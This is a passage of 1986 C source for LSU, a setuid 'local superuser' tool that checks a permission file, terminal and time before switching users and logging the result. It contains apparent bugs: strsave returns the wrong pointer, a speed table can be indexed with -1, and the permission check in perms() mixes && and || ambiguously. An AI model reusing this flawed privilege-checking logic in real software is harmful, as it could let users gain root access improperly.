/*= I N I T I A L I Z A T I O N   A N D   C H E C K I N G   R O U T I N E S =*/

/*
 * initialize the terminal status function
 */
inittty()
{
        T_TTY ttybuf;                   /* tty structure */
        char *p;                        /* used to get name */
        int indx;                       /* index into tty speed array */

        /*
         * get the current input tty state
         */
        if (ioctl(fileno(stdin), IO_GTTY, &ttybuf) < 0){
                thistty.input.speed = -1;
                thistty.input.path = strsave(DEFTTY);
        }
        else{
                if ((indx = TTYISPEED(ttybuf)) < 0 || indx > SZSPEEDTAB)
                        indx = -1;
                thistty.input.speed = speedtab[indx];
                thistty.input.path = strsave(ttyname(fileno(stdin)));
        }
        if ((p = rindex(thistty.input.path, '/')) == NULL)
                thistty.input.devname = thistty.input.path;
        else
                thistty.input.devname = p + 1;

        /*
         * get the current output tty state
         */
        if (ioctl(fileno(stdout), IO_GTTY, &ttybuf) < 0){
                thistty.output.speed = -1;
                thistty.output.path = strsave(DEFTTY);
        }
        else{
                if ((indx = TTYOSPEED(ttybuf)) < 0 || indx > SZSPEEDTAB)
                        indx = -1;
                thistty.output.speed = speedtab[indx];
                thistty.output.path = strsave(ttyname(fileno(stdout)));
        }
        if ((p = rindex(thistty.output.path, '/')) == NULL)
                thistty.output.devname = thistty.output.path;
        else
                thistty.output.devname = p + 1;

        /*
         * get the current error tty state
         */
        if (ioctl(fileno(stderr), IO_GTTY, &ttybuf) < 0){
                thistty.errput.speed = -1;
                thistty.errput.path = strsave(DEFTTY);
        }
        else{
                if ((indx = TTYOSPEED(ttybuf)) < 0 || indx > SZSPEEDTAB)
                        indx = -1;
                thistty.errput.speed = speedtab[indx];
                thistty.errput.path = strsave(ttyname(fileno(stderr)));
        }
        if ((p = rindex(thistty.errput.path, '/')) == NULL)
                thistty.errput.devname = thistty.errput.path;
        else
                thistty.errput.devname = p + 1;

#ifdef DEBUG
        /*
         * print it if need be
         */
        prtty(&thistty, "CURRENT TTY");
#endif
```

```
}

/*
 * this routine sets up the string for parsing, calls the parser,
 * and handles the results
 */
isintty(t)
char *t;                /* buffer for string */
{
        /*
         * get the current tty description
         */
        inittty();

        /*
         * set up the pointer to the input
         * for yylex, the lexical analyzer
         */
        lptr = &t[strlen(t)-1];
        if (*lptr == '\n')
                *lptr = '\0';
        lptr = t;

        /*
         * parse the date and process the result
         */
        if (yyparse()){
#ifdef DEBUG
                printf("illegal terminal description\n");
#endif
                return(0);
        }
#ifdef DEBUG
        printf("terminal %s this description\n",
                                ttyval ? "matches" : "does not match");
#endif
        return(ttyval);
}

/*
 * error in parse
 * we just log it; since we do NOT do error recovery,
 * the attempt is rejected
 */
yyerror(s)
char *s;                /* error message (supplied by YACC) */
{
        char buf[BUFSIZ];       /* error message */
        register char *p;       /* used to format error message */
        extern int linect;      /* line number */

        /*
         * truncate message at the end of field
         */
        if ((p = index(lptr, '\t')) != NULL)
                *p = '\0';
        /*
         * print the error message
         */
        (void) sprintf(buf, "(%2d): %s -- bad tty (at \"%s\")\n",
                                                        linect, s, --lptr);
        err(L_INFO|F_COND, buf);
}


/*==================== M A I N  C A L L I N G  R O U T I N E S =============*/
/*
 * two sets of main routines
 * if "DEBUG" is defined, you get a main routine that reads in one date,
 * parses it, and prints the result
 * if "DEBUG" is not defined, you get a routine that returns 1 if the current
 * tty matches the description of the argument string, 0 if not
 *
 * "DEBUG" san be set to two levels; "1" gives you just the result (1 or 0),
 * but you can use the print function "prtty()" to print out key tty
 * descriptions in the parse.  "2" gives you complete debugging info from
 * YACC as well
 */

#ifdef DEBUG

/*
 * set the flag YYDEBUG
 */
#if DEBUG > 1
#define YYDEBUG         /* flag so YACC will generate debugging info */
extern int yydebug;     /* constant to tell YACC to generate debugging info */
#endif

int linect = 0;         /* number of expressions so far */

/*
 * main routine -- set current tty, read the description, parse it,
 * and print the result
 */
main()
{
        char buf[BUFSIZ];               /* input buffer */

#if DEBUG > 1
        yydebug = 1;            /* YACC is to give full debugging output */
#endif

        /*
         * get the input; if EOF, quit
         */
        while(fgets(buf, BUFSIZ, stdin) != NULL){
                /*
                 * another expression
                 */
                linect++;

                /*
                 * reset lexer state
                 */
                attab = 0;

                /*
                 * clobber any trailing newline
                 */
                lptr = &buf[strlen(buf)-1];
                if (*lptr == '\n')
                        *lptr = '\0';

                /*
                 * print the buffer
```

```
                 */
                printf("buf is <%s>\n", buf);

                /*
                 * set up the pointer to the input
                 * for yylex, the lexical analyzer
                 */
                lptr = buf;

                /*
                 * parse the terminal and process the result
                 */
                (void) isintty(buf);
        }
}

/*
 * print the given tty information, preceeded by the given string,
 * in a readable format
 */
prtty(s, lb)
TTY *s;                 /* tty */
char *lb;               /* label string */
{
        printf("%s (input)  %s (%s) %d baud\n",
                lb, s->input.path, s->input.devname, s->input.speed);
        printf("%s (output) %s (%s) %d baud\n",
                lb, s->output.path, s->output.devname, s->output.speed);
        printf("%s (error)  %s (%s) %d baud\n",
                lb, s->errput.path, s->errput.devname, s->errput.speed);
}

/*
 * error in parse
 * this mimics a function in lsu
 */
err(f, s)
unsigned int f;         /* flag */
char *s;                /* error message (supplied by YACC) */
{
        fprintf(stderr, "%s\n", s);
}

/*
 * allocate and copy a string into its own space
 * this mimics a function in lsu
 */
char *strsave(s)
char *s;                /* string to be saved */
{
        register char *p;               /* used to point to new space */
        char *malloc();                 /* storage allocator */
        char *strcpy();                 /* used to copy string */

        /*
         * handle a NULL pointer properly
         */
        if (s == NULL)
                s = "";
        /*
         * allocate the space
         */
        if ((p = malloc((unsigned)(strlen(s)+1))) == NULL)
                return(NULL);
        /*
         * copy the string and return the new string
         */
        (void) strcpy(p, s);
        return(s);
}

#endif
```

```
/*
 * LSU -- local superuser (logging routines)
 *
 * Author:
 *      Matt Bishop
 *      Research Institute for Advanced Computer Science
 *      NASA Ames Research Center
 *      Moffett Field, CA  94035
 *
 *      mab@riacs.edu                   ARPA
 *      ...!decvax!decwrl!riacs!mab     UUCP
 *      ...!ihnp4!ames!riacs!mab        UUCP
 *
 * Copyright (c) 1986.
 */
#include "lsu.h"

/*
 * open the log file
 */
openlog()
{
        char logfile[BUFSIZ];                   /* log file name */
        int logfd;                              /* log file descriptor */
        int lerr = 0;                           /* 1 if error opening log file */

        /*
         * open the log file, creating it if need be
         */
        MAKELOG(logfile);
        if ((logfd = open(logfile, O_WRONLY|O_APPEND|O_CREAT, 0600)) < 0)
                lerr = 1;
        CLEARNAME(logfile);
        /*
         * get the file pointer
         */
        if (logfd >= 0)
                logfp = fdopen(logfd, "a");
        else
                logfp = NULL;
        /*
         * if anything went wrong, log the error if possible
         */
        if (lerr)
                err(L_INFO|F_COND|F_LOG|F_SYS, "log file");
}

/*
 * write a message to the log
 */
logmessage(flag, logmsg)
unsigned int flag;              /* L_YES if successful */
char *logmsg;                   /* message to be logged */
{
        char buf[BUFSIZ];               /* used to format log file entry */

        /*
         * if the log file is closed,
         * what can you do?
         */
        if (logfp == NULL)
                return;

        /*
         * date it and identify the program
         */
        (void) fprintf(logfp, "%s %s ", progis->lname, date);

        /*
         * success or failure?
         */
        switch(flag&L_MASK){
        case L_INFO:    (void) putc('i', logfp);        break;
        case L_YES:     (void) putc('+', logfp);        break;
        case L_NO:      (void) putc('-', logfp);        break;
        case L_CHK:     (void) putc('v', logfp);        break;
        default:        (void) putc('?', logfp);        break;
        }

        /*
         * tty name
         */
        (void) fprintf(logfp, " %-7s ", tty);

        /*
         * identify the user
         */
        if (curpw.pw_name == NULL || curpw.pw_name[0] == '\0')
                (void) sprintf(buf, "(%d)-", curpw.pw_uid);
        else
                (void) sprintf(buf, "%s-", curpw.pw_name);
        if (towho != NULL)
                (void) strcat(buf, towho);
        else if (newpw.pw_name != NULL)
                (void) strcat(buf, newpw.pw_name);
        (void) fprintf(logfp, "%-17.17s [%05d] - ", buf, stamp);

        /*
         * give the message
         */
        (void) fprintf(logfp, "%s", logmsg);
}
```

```
/*
 * LSU -- local superuser
 *
 * Author:
 *      Matt Bishop
 *      Research Institute for Advanced Computer Science
 *      NASA Ames Research Center
 *      Moffett Field, CA  94035
 *
 *      mab@riacs.edu                   ARPA
 *      ...!decvax!decwrl!riacs!mab     UUCP
 *      ...!ihnp4!ames!riacs!mab        UUCP
 *
 * Copyright (c) 1986.
 */
#include "lsu.h"

/*
 * global variables
 */
char *progname = NULL;          /* program name */
struct perms *progis;           /* what the program runs as */
struct perms runas[] = {        /* legal program names -- MUST be one of these */
        { "SU", "lsu", },               /* local super user */
        { "su", "su",  },               /* super user */
        { "nu", "nsu", },               /* new super user */
        { "cu", "csu", },               /* check access file syntax */
        { "??", NULL,  },               /* end of list marker */
};
FILE *logfp = NULL;             /* log file pointer */
char *date;                     /* date of run */
char *tty;                      /* terminal name or background */
char *towho = NULL;             /* command line argument */
struct passwd curpw;            /* information about who's running the program */
struct passwd newpw;            /* information about who you're lsu'ing to */
char *shell = LSUSHELL;         /* shell to be exec'ed */
int stamp = -1;                 /* PID stamp of this process (for logging) */
int dash = 0;                   /* 1 if a login shell to be used */
struct sv shvar[] = LSUVARS;    /* list of shell variables to change */
unsigned int success = F_NONE;  /* F_NONE if l/n/csu is to succeed */
#ifdef lint
                                /*
                                 * these are here to shut lint up; they are
                                 * used for system errors
                                 */
int errno;                      /* system error number */
int sys_nerr;                   /* number of elements in sys_errlist[] */
char *sys_errlist[1];           /* list of system error messages */
#else
                                /*
                                 * these are used to keep track
                                 * of how and when the binaries
                                 * were made
                                 */
char *lsu_system = SYSTEM;      /* what operating system this was made for */
char *lsu_version = VERSION;    /* what version this is */
#endif

main(argc, argv, envp)
int argc;                       /* number of arguments */
char **argv;                    /* argument list */
char **envp;                    /* environment list */
{
        char buf[BUFSIZ];               /* buffer for error and other messages */

        /*
         * set up the password fields (used for error messages
         * if no password yet demanded), open the error log,
         * set up the program's name, and initialize the
         * structures this goodie needs
         */
        init();
        setname(argv[0]);
        openlog();

        /*
         * if checking syntax only, do so and stop
         */
        if (progname == CSU)
                exit(permsyntax(++argv));

        /*
         * process any arguments
         */
        if (argc > 1 && strcmp(argv[1], "-") == 0){
                dash = 1;
                argc--;
                argv++;
        }
        if (argc > 1){
                if (strncmp(argv[1], "--", 2) != 0)
                        towho = strsave(argv[1]);
                argc--;
                argv++;
        }

        /*
         * figure out who to become
         */
        if (towho != NULL)
                (void) strcpy(buf, towho);
        else if (progname == SU || progname == NSU)
                (void) strcpy(buf, LSUUSER);
        else
                buf[0] = '\0';

        /*
         * see if the user has permission to change to
         * whoever he/she wants
         */
        perms(buf);

        /*
         * at this point buf[] contains the new user
         * gather new user data and check the password
         */
        getnewuser(buf);
        chkpasswd();

        /*
         * get the right shell
         * if that fails, assume the default shell
         * also reset the argument list
         */
        getshell(argv, envp);
```

```
        /*
         * reset the path environment variable if need be
         */
        if (newpw.pw_uid == 0)
                chkpath(&envp);

        /*
         * reset the UID and GID of this process and log it
         */
        if (setgid(newpw.pw_gid) < 0)
                err(F_COND|F_SYS, buf);
        if (setuid(newpw.pw_uid) < 0)
                err(F_COND|F_SYS, buf);

        /*
         * check for success or failure here
         */
        switch(success){
        case F_COND:
                if ((progname == NSU || progname == SU) &&
                                        (newpw.pw_uid == SUPERUID))
                        break;
                /* FALLS THROUGH */
        case F_FAIL:
                logmessage(L_NO, "permission denied\n");
                fprintf(stderr, "%s: permission denied\n", progname);
                exit(1);
        default:
                break;
        }
        (void) sprintf(buf, "became %s (UID %d, GID %d)\n",
                                newpw.pw_name, newpw.pw_uid, newpw.pw_gid);
        logmessage(L_YES, buf);
        if (logfp != NULL)
                (void) fclose(logfp);

        /*
         * now overlay the shell
         */
        execve(shell, argv, envp);

        /*
         * if you get here the execve failed, so ...
         */
        openlog();
        err(F_COND|F_SYS, "execve");
        /* NOTREACHED */
}

/*
 * initialize -- get the user information and the date
 *               and open the log file for appending
 */
init()
{
        long clock;             /* internal representation of current time */
        char *t;                /* used to locate terminal */
        char buf[BUFSIZ];       /* error message buffer */
        struct passwd *pw;      /* password file entry */
        struct tm *tick;        /* local time */

        /*
         * get the stamp (for errors and logging)
         */
        stamp = getpid();

        /*
         * get the date
         */
        clock = time((long *) 0);
        tick = localtime(&clock);
        (void) sprintf(buf, "%02d/%02d %02d:%02d",
                tick->tm_mon+1, tick->tm_mday, tick->tm_hour + 1, tick->tm_min);
        date = strsave(buf);

        /*
         * get the terminal number
         * if none available, it's being run from background
         */
        if ((t = ttyname(0)) == NULL && (t = ttyname(1)) == NULL &&
                                                (t = ttyname(2)) == NULL)
                t = "background";
        if (strncmp(t, "/dev/", strlen("/dev/")) == 0)
                t += strlen("/dev/");
        tty = strsave(t);

        /*
         * get the password file information for this user
         * if none, log the error using the current UID and die
         */
        curpw.pw_name = NULL;
        curpw.pw_uid = getuid();
        curpw.pw_gid = getgid();
        if ((pw = getpwuid(curpw.pw_uid)) == NULL){
                (void) sprintf(buf, "no user with UID %d\n", curpw.pw_uid);
                err(F_COND, buf);
        }
        curpw.pw_name = strsave(pw->pw_name);
        curpw.pw_passwd = strsave(pw->pw_passwd);
        curpw.pw_dir = strsave(pw->pw_dir);
        curpw.pw_shell = strsave(pw->pw_shell);
}

/*
 * get shell -- set up argv0 and shell
 */
getshell(argv, envp)
char **argv;                    /* argument list */
char **envp;                    /* environment list */
{
        register int i, j;      /* counter in for loops */
        char *p;                /* used to set up arg 0 to shell */
        char *argv0;            /* argument 0 */
        char tmpbuf[BUFSIZ];    /* temporary buffer */

        /*
         * set up the shell
         */
        if (newpw.pw_shell[0] != '\0')
                shell = strsave(newpw.pw_shell);
        else{
                (void) free(newpw.pw_shell);
                newpw.pw_shell = strsave(LSUSHELL);
                shell = strsave(LSUSHELL);
        }
```

```
        /*
         * get the last part of the program name
         */
        argv0 = strsave(progname);
        if ((p = rindex(argv0, '/')) == NULL){
                (void) sprintf(tmpbuf, "/%s", progname);
                p = tmpbuf;
        }

        /*
         * if this is to be a login shell, arg 0 goes to '-'
         */
        if (dash)
                *p = '-';
        else
                p++;

        /*
         * now stuff this in argument 0
         */
        argv[0] = strsave(p);

        /*
         * set up the environment
         */
        for(j = 0; envp[j] != NULL; j++){
                for(i = 0; shvar[i].splate != NULL; i++){
                if (strncmp(envp[j], shvar[i].splate, shvar[i].len) == 0 &&
                                                envdoit(shvar[i].vused)){
                        (void) sprintf(tmpbuf, shvar[i].splate, *shvar[i].cval);
                        envp[j] = strsave(tmpbuf);
                }
                }
        }
}

/*
 * determine if a shell variable should be replaced
 */
int envdoit(when)
unsigned int when;
{
        /*
         * if always done, succeed
         */
        if (bitset(when, V_ALWAYS))
                return(1);
        /*
         * if never done, fail
         */
        if (bitset(when, V_NONE))
                return(0);
        /*
         * if done only for a login shell and this isn't one, fail
         */
        if (bitset(when, V_ANDLOGIN) && !dash)
                return(0);
        /*
         * if done for a login shell or anything else,
         * and this is a login shell, succeed
         */
        if (bitset(when, V_ORLOGIN) && dash)
                return(1);
        /*
         * on a per-program basis
         */
        if (bitset(when, V_CSU) && progname == CSU)
                return(1);
        if (bitset(when, V_LSU) && progname == LSU)
                return(1);
        if (bitset(when, V_NSU) && progname == NSU)
                return(1);
        if (bitset(when, V_SU) && progname == SU)
                return(1);
        /*
         * failure
         */
        return(0);
}

/*
 * reset the PATH variable to a default, safe one
 */
chkpath(envp)
char ***envp;
{
        register int i, j;      /* counter in a for loop */
        union {                 /* used to allocate space for new environment */
                char **cpp;             /* char ** space */
                char *cp;               /* char * space */
        } u;                    /* the union */

        /*
         * see if there's a PATH environment variable
         */
        for(i = 0; (*envp)[i] != NULL; i++)
                if (strncmp((*envp)[i], "PATH=", 5) == 0){
                        /*
                         * there is; put in the new path and return
                         */
                        (*envp)[i] = strsave(LSUPATH);
                        return;
                }

        /*
         * allocate space for a new environment
         */
        if ((u.cp = malloc((unsigned) (sizeof(char **) * (i+2)))) == NULL)
                err(F_SYS|F_COND, "environment");

        /*
         * copy the environment over
         */
        for(j = 0, i = 0; (*envp)[i] != NULL; i++)
                u.cpp[j++] = (*envp)[i];

        /*
         * insert the new path
         */
        u.cpp[j++] = strsave(LSUPATH);

        /*
         * end the new environment
         * and save it where the old one is
         */
        u.cpp[j] = NULL;
```

```
        *envp = u.cpp;
}
```

```
/*
 * LSU -- local superuser
 *
 * Author:
 *      Matt Bishop
 *      Research Institute for Advanced Computer Science
 *      NASA Ames Research Center
 *      Moffett Field, CA  94035
 *
 *      mab@riacs.edu                   ARPA
 *      ...!decvax!decwrl!riacs!mab     UUCP
 *      ...!ihnp4!ames!riacs!mab        UUCP
 *
 * Copyright (c) 1986.
 */
#include "lsu.h"

#ifdef SYSV_TYPE
#       define INIT             register char *sp = instring;
#       define GETC()           (*sp++)
#       define PEEKC()          (*sp)
#       define UNGETC(c)        (--sp)
#       define RETURN(c)        return;
#       define ERROR(c) regerr(c)
#       include <regexp.h>
#endif
#ifdef BSD4_TYPE
        char *re_comp();        /* compile regular expression */
#endif

/*
 * global variables
 */
static char *pattern;           /* points to typed-in pattern */
#ifdef SYSV_TYPE
static char patcomp[BUFSIZ];    /* buffer for compiled pattern */
#endif

/*
 * smatch -- set up the pattern to be matched; bomb on error
 */
int smatch(pat)
char *pat;                      /* pattern to be matched */
{
#ifdef BSD4_TYPE
        char buf[BUFSIZ];       /* buffer for error message */
        register char *p;       /* points to any error message */

        /*
         * compile the pattern
         */
        if ((p = re_comp(pat)) != NULL){
                (void) sprintf(buf, "%s: %s\n", pat, p);
                err(L_INFO|F_COND|F_PERM, buf);
        }
#endif
#ifdef SYSV_TYPE
        pattern = pat;
        (void) compile(pat, patcomp, &patcomp[BUFSIZ], '\0');
#endif
}

/*
 * match -- compare a string to the compiled pattern
 */
match(str)
char *str;                      /* string to be compared */
{
#ifdef BSD4_TYPE
        char buf[BUFSIZ];       /* buffer for error message */

        /*
         * compare appropriately
         */
        switch(re_exec(str)){
        case 1:                 /* success */
                return(1);
        case 0:                 /* failure */
                return(0);
        default:
                (void) sprintf(buf, "Internal error comparing %s to %s\n",
                                        str, pattern);
                err(L_INFO|F_COND, buf);
        }
        return(0);
#endif
#ifdef SYSV_TYPE
        /*
         * compare appropriately
         */
        return(step(str, patcomp));
#endif
}

#ifdef SYSV_TYPE
/*
 * regerr -- pattern matching error handler
 */
regerr(n)
int n;                          /* number of error */
{
        char buf[BUFSIZ];       /* buffer for error message */

        switch(n){
        case 11:
                (void) sprintf(buf, "%s: range endpoint too large", pattern);
                break;
        case 16:
                (void) sprintf(buf, "%s: bad number", pattern);
                break;
        case 25:
                (void) sprintf(buf, "%s: \"\\digit\" out of range", pattern);
                break;
        case 36:
                (void) sprintf(buf, "%s: illegal or missing delimiter", pattern);
                break;
        case 41:
                (void) sprintf(buf, "%s: no remembered search string", pattern);
                break;
        case 42:
                (void) sprintf(buf, "%s: \\( \\) imbalance", pattern);
                break;
        case 43:
                (void) sprintf(buf, "%s: too many \\(", pattern);
                break;
        case 44:
```

```
                (void) sprintf(buf, "%s: more than 2 numbers given in \\{ \\}", pattern);
                break;
        case 45:
                (void) sprintf(buf, "%s: } expected after \\", pattern);
                break;
        case 46:
                (void) sprintf(buf, "%s: first number exceeds second in \\{ \\}", pattern);
                break;
        case 49:
                (void) sprintf(buf, "%s: { } imbalance", pattern);
                break;
        case 50:
                (void) sprintf(buf, "%s: regular expression overflow", pattern);
                break;
        default:
                (void) sprintf(buf, "%s: unknown regexp error %d", pattern, n);
                break;
        }
        err(L_INFO|F_COND|F_PERM, buf);
}
#endif
```

```
/*
 * LSU -- local superuser header file
 *
 * Author:
 *      Matt Bishop
 *      Research Institute for Advanced Computer Science
 *      NASA Ames Research Center
 *      Moffett Field, CA  94035
 *
 *      mab@riacs.edu                   ARPA
 *      ...!decvax!decwrl!riacs!mab     UUCP
 *      ...!ihnp4!ames!riacs!mab        UUCP
 *
 * Copyright (c) 1986.
 */
#include "lsu.h"

/*
 * line information; used to print errors
 */
int linect;                     /* line number */

/*
 * perms -- verify the user is listed in a consistent log file
 * if not, log the attempt and end
 */
perms(who)
char *who;                      /* login name of new user */
{
        char buf[BUFSIZ];               /* used as a buffer */
        register char *b, *t;           /* used to scan buffer buf[] */
        int nope;                       /* > 0 if no permission */
        int valid = 0;                  /* 1 if a valid line found */
        int towholist = 0;              /* 1 if ANYBODY lists who */
        char okuser[BUFSIZ];            /* holds list of legal users */
        int ercode = E_USER;            /* error code */
        int notuser = 0;                /* 0 if line's for another user */
        char ebuf[BUFSIZ];              /* error buffer */
        FILE *permfp;                   /* lsuperm file pointer */

        /*
         * check that the log file is root owned and
         * readable/writable ONLY by the owner (root)
         * open it for reading and search for the user name
         */
        if ((permfp = chkperm()) == NULL){
                if (*who == '\0'){
                        if (progname == SU || progname == NSU)
                                (void) strcpy(who, LSUUSER);
                        else
                                (void) strcpy(who, curpw.pw_name);
                }
                return;
        }

        /*
         * now scan the file for the current user (curpw.pw_name) name
         * note we parse the line even if this isn't the right user,
         * since we need to see if the person "newpw.pw_name" is in
         * the list of people to whom any user can lsu/su
         */
        for(linect = 1; fgets(buf, BUFSIZ, permfp) != NULL; linect++){
                /*
                 * assume there's nothing wrong yet
                 */
                notuser = 0;
                nope = 0;
                /*
                 * eat comment lines (all begin with LSUCOMM)
                 */
                if (buf[0] == LSUCOMM)
                        continue;
                /*
                 * skip leading blanks and see if the name
                 * is that of the current user
                 */
                for(b = buf; *b && !isspace(*b); b++);
                if (isspace(*b))
                        *b++ = '\0';
                if (strcmp(buf, curpw.pw_name) != 0){
                        notuser++;
                        nope++;
                }
                else
                        ercode = E_NONE;
                /*
                 * got him
                 * save the list of who he can become
                 */
                if (*b != '\0'){
                        while(*b && isspace(*b))
                                b++;
                        t = okuser;
                        while(*b && *b != '\t')
                                *t++ = *b++;
                        *t = '\0';
                }
                /*
                 * now see if he can do it from this terminal
                 */
                while(*b == '\t')
                        b++;
                if (*b != '\0' && !isintty(b) && !notuser){
                        (void) sprintf(ebuf, "bad tty (line %d)\n", linect);
                        err(L_INFO|F_NONE, ebuf);
                        nope++;
                }
                while(*b && *b != '\t')
                        b++;
                if (*b == '\t')
                        b++;
                /*
                 * see if it is the right time
                 */
                if (!isintime(b) && !notuser){
                        (void) sprintf(ebuf, "bad time (line %d)\n", linect);
                        err(L_INFO|F_NONE, ebuf);
                        nope++;
                }
                /*
                 * now check users -- if the first char in who[] is
                 * '\0', it becomes the first one in the list
                 */
                if (who[0] == '\0' && !notuser){
                        for(t = who, b = okuser; *b && *b != ','; t++, b++)
                                *t = lowcase(*b);
```

```
                        *t = '\0';
                        if (strcmp("any", who) == 0)
                                (void) strcpy(who, LSUUSER);
                }
                else if (isinlist(progname == SU ? curpw.pw_name : who, okuser) == NULL &&
                                curpw.pw_uid != 0 &&
                                        strcmp(curpw.pw_name, who) != 0){
                        if (!notuser){
                                (void) sprintf(ebuf, "%s not newuser (line %d)\n",
                                                who, linect);
                                err(L_INFO|F_NONE, ebuf);
                        }
                        nope++;
                }
                else
                        towholist++;
                /*
                 * see if it's valid
                 */
                if (nope == 0)
                        valid++;
        }
        /*
         * close the permission file
         */
        (void) fclose(permfp);

        /*
         * okay, now get the data to actually do the identity substitution
         */
        if (who[0] == '\0')
                (void) strcpy(who, LSUUSER);
        /*
         * is he or is he not legitimate?
         * YES: if root
         * NO:  if this is lsu and there's not a valid line in the perm file
         * NO:  if this is su, there's not a valid line in the perm file, AND
         *      if any line in the permission file controls access to the user
         *      in "newpw.pw_name".
         */
        if (curpw.pw_uid != 0 &&
                        strcmp(curpw.pw_name, who) != 0 &&
                        (progname == LSU && !valid) ||
                        ((progname == SU || progname == NSU)
                                        && !valid && !towholist)){
                if (ercode == E_USER)
                        err(L_INFO|F_FAIL, "user not listed in permission file\n");
                success = F_FAIL;
        }
}

getnewuser(who)
char *who;
{
        struct passwd *pw;
        char buf[BUFSIZ];

        if ((pw = getpwnam(who)) == NULL){
                (void) sprintf(buf, "%s not listed in password file\n", who);
                err(L_INFO|F_COND, buf);
                pw = &curpw;
        }
        newpw.pw_name = strsave(pw->pw_name);
        newpw.pw_passwd = strsave(pw->pw_passwd);
        newpw.pw_uid = pw->pw_uid;
        newpw.pw_gid = pw->pw_gid;
        newpw.pw_dir = strsave(pw->pw_dir);
        newpw.pw_shell = strsave(pw->pw_shell);
}

chkpasswd()
{
        if (progname == LSU)
                vfypwd(curpw.pw_passwd);
        else if (progname == SU || progname == NSU)
                vfypwd(newpw.pw_passwd);
}

/*
 * verify the permissions file is owned by UID 0
 * and readable/writable only by that user
 */
FILE *chkperm()
{
        char perm[BUFSIZ];              /* permission file name */
        char buf[BUFSIZ];               /* buffer for error messages */
        struct stat stbuf;              /* used to check owner, mode of perm file */
        struct passwd *tpw;             /* for errors in ownership */
        FILE *permfp = NULL;            /* pointer to permission file */

        /*
         * stat the file; note we clobber it
         * as soon as the call is done
         */
        if (progname == LSU){
                MAKELSUPERM(perm);
        }
        else if (progname == SU || progname == NSU){
                MAKESUPERM(perm);
        }
        if (stat(perm, &stbuf) < 0){
                CLEARNAME(perm);
                err(L_INFO|F_PERM|F_SYS|F_COND, "permission file");
                CLEARNAME(perm);
                return(NULL);
        }
        CLEARNAME(perm);

        /*
         * if the UID is not 0,
         * log who owns the file and quit
         */
        if (stbuf.st_uid != 0){
                /*
                 * get the UID and password file information for this UID
                 * if none, log the error using the UID and die
                 */
                if ((tpw = getpwuid((int) stbuf.st_uid)) == NULL
                                                || tpw->pw_name == NULL)
                        (void) sprintf(buf,
                                "permission file owned by UID %d\n", stbuf.st_uid);
                else
                        (void) sprintf(buf, "permission file owned by %s\n",
                                                        tpw->pw_name);
                /*
                 * protect the file
```

```
                 */
                protfile();
                /*
                 * log the error
                 */
                err(L_INFO|F_PERM|F_COND, buf);
                return(NULL);
        }

        /*
         * check the permissions
         */
        if ((stbuf.st_mode&0777) != 0600){
                /*
                 * say what mode the file is
                 */
                (void) sprintf(buf, "permission file mode is bad (%04o)\n",
                                                        stbuf.st_mode&07777);
                /*
                 * protect the file
                 */
                protfile();
                /*
                 * log the error
                 */
                err(L_INFO|F_PERM|F_COND, buf);
                return(NULL);
        }

        /*
         * open the permission file
         */
        if (progname == LSU){
                MAKELSUPERM(perm);
        }
        else if (progname == SU || progname == NSU){
                MAKESUPERM(perm);
        }
        if ((permfp = fopen(perm, "r")) == NULL){
                CLEARNAME(perm);
                err(L_INFO|F_PERM|F_SYS|F_COND, "permission file");
        }
        CLEARNAME(perm);

        /*
         * return the file pointer
         */
        return(permfp);
}

/*
 * if there is a problem, change the ownership of the access file to
 * UID 0 GID 0 and the mode to 0000 -- that forces a superuser to look
 * at it
 */
protfile()
{
        char perm[BUFSIZ];              /* buffer for protection file name */

        /*
         * get the file name
         */
        if (progname == LSU){
                MAKELSUPERM(perm);
        }
        else if (progname == SU || progname == NSU){
                MAKESUPERM(perm);
        }
        /*
         * change ownership and mode
         */
        (void) chown(perm, 0, 0);
        (void) chmod(perm, 0000);
        /*
         * clobber the name at once
         */
        CLEARNAME(perm);
}
```

```
/*
 * LSU -- local superuser header file
 *
 * Author:
 *      Matt Bishop
 *      Research Institute for Advanced Computer Science
 *      NASA Ames Research Center
 *      Moffett Field, CA  94035
 *
 *      mab@riacs.edu                   ARPA
 *      ...!decvax!decwrl!riacs!mab     UUCP
 *      ...!ihnp4!ames!riacs!mab        UUCP
 *
 * Copyright (c) 1986.
 */
#include "lsu.h"

/*
 * line information; used to print errors
 */
extern int linect;                      /* line number (see "perm.c") */

/*
 * this is the driver that checks the access file syntax
 * it calls a checker for each file in the argument list
 */
permsyntax(argv)
char **argv;                    /* argument list (argv[1]->...) */
{
        register int i;                 /* counter in a for loop */
        register int res = 0;           /* return value */
        register FILE *fp;              /* file to be checked */
        char buf[BUFSIZ];               /* buffer for messages */

        /*
         * if not root, usual "permission denied" stuff
         */
        if (curpw.pw_uid != 0){
                logmessage(L_CHK, "permission denied (not root)\n");
                err(L_CHK|F_FAIL, "permission denied\n");
                return(1);
        }

        /*
         * no file named -- use standard input
         */
        if (*argv == NULL)
                return(psyn(stdin));
        /*
         * walk the list
         */
        for(i = 0; argv[i] != NULL; i++){
                /*
                 * log the check
                 */
                (void) sprintf(buf, "checking syntax of %s\n", argv[i]);
                logmessage(L_CHK, buf);
                /*
                 * open the file; on failure, give error message
                 */
                if ((fp = fopen(argv[i], "r")) == NULL){
                        err(L_INFO|F_SYS, argv[i]);
                        res = 1;
                }
                else{
                        /*
                         * print the name of the file being scanned
                         * and scan it
                         */
                        fprintf(stderr, "%s:\n", argv[i]);
                        psyn(fp);
                }
        }
        /*
         * return the result of the scan(s)
         */
        return(res);
}

/*
 * check the syntax of one file
 */
psyn(fp)
FILE *fp;                       /* file pointer */
{
        char buf[BUFSIZ];               /* buffer for line */
        char ebuf[BUFSIZ];              /* buffer for error messages */
        register char *b, *f;           /* used to get fields */
        char c;                         /* character ending a name */
        int exstat = 0;                 /* exit status */

        /*
         * process the file a line at a time
         */
        for(linect = 1; fgets(buf, BUFSIZ, fp) != NULL; linect++){
                /*
                 * comment lines are correct
                 */
                if (buf[0] == LSUCOMM)
                        continue;
                /*
                 * eat leading spaces; if nothing else,
                 * the line is empty
                 */
                for(b = buf; isspace(*b); b++);
                if (*b == '\0'){
                        (void) sprintf(ebuf, "(%2d): empty line\n", linect);
                        err(L_INFO|F_NONE, ebuf);
                        exstat = 1;
                        continue;
                }
                /*
                 * begin user field; f points to user name,
                 * b will point to just beyond end of this field
                 */
                f = b;
                while(*b && !isspace(*b))
                        b++;
                if (isspace(*b))
                        *b++ = '\0';
                /*
                 * if no such user, warn -- may be problem
                 */
                if (getpwnam(f) == PNULL){
                        (void) sprintf(ebuf, "(%2d): %s -- no such user\n",
                                                                linect, f);
```

```
        err(L_INFO|F_NONE, ebuf);
        exstat = 1;
}
/*
 * skip to next field; if nothing else,
 * there are three fields missing
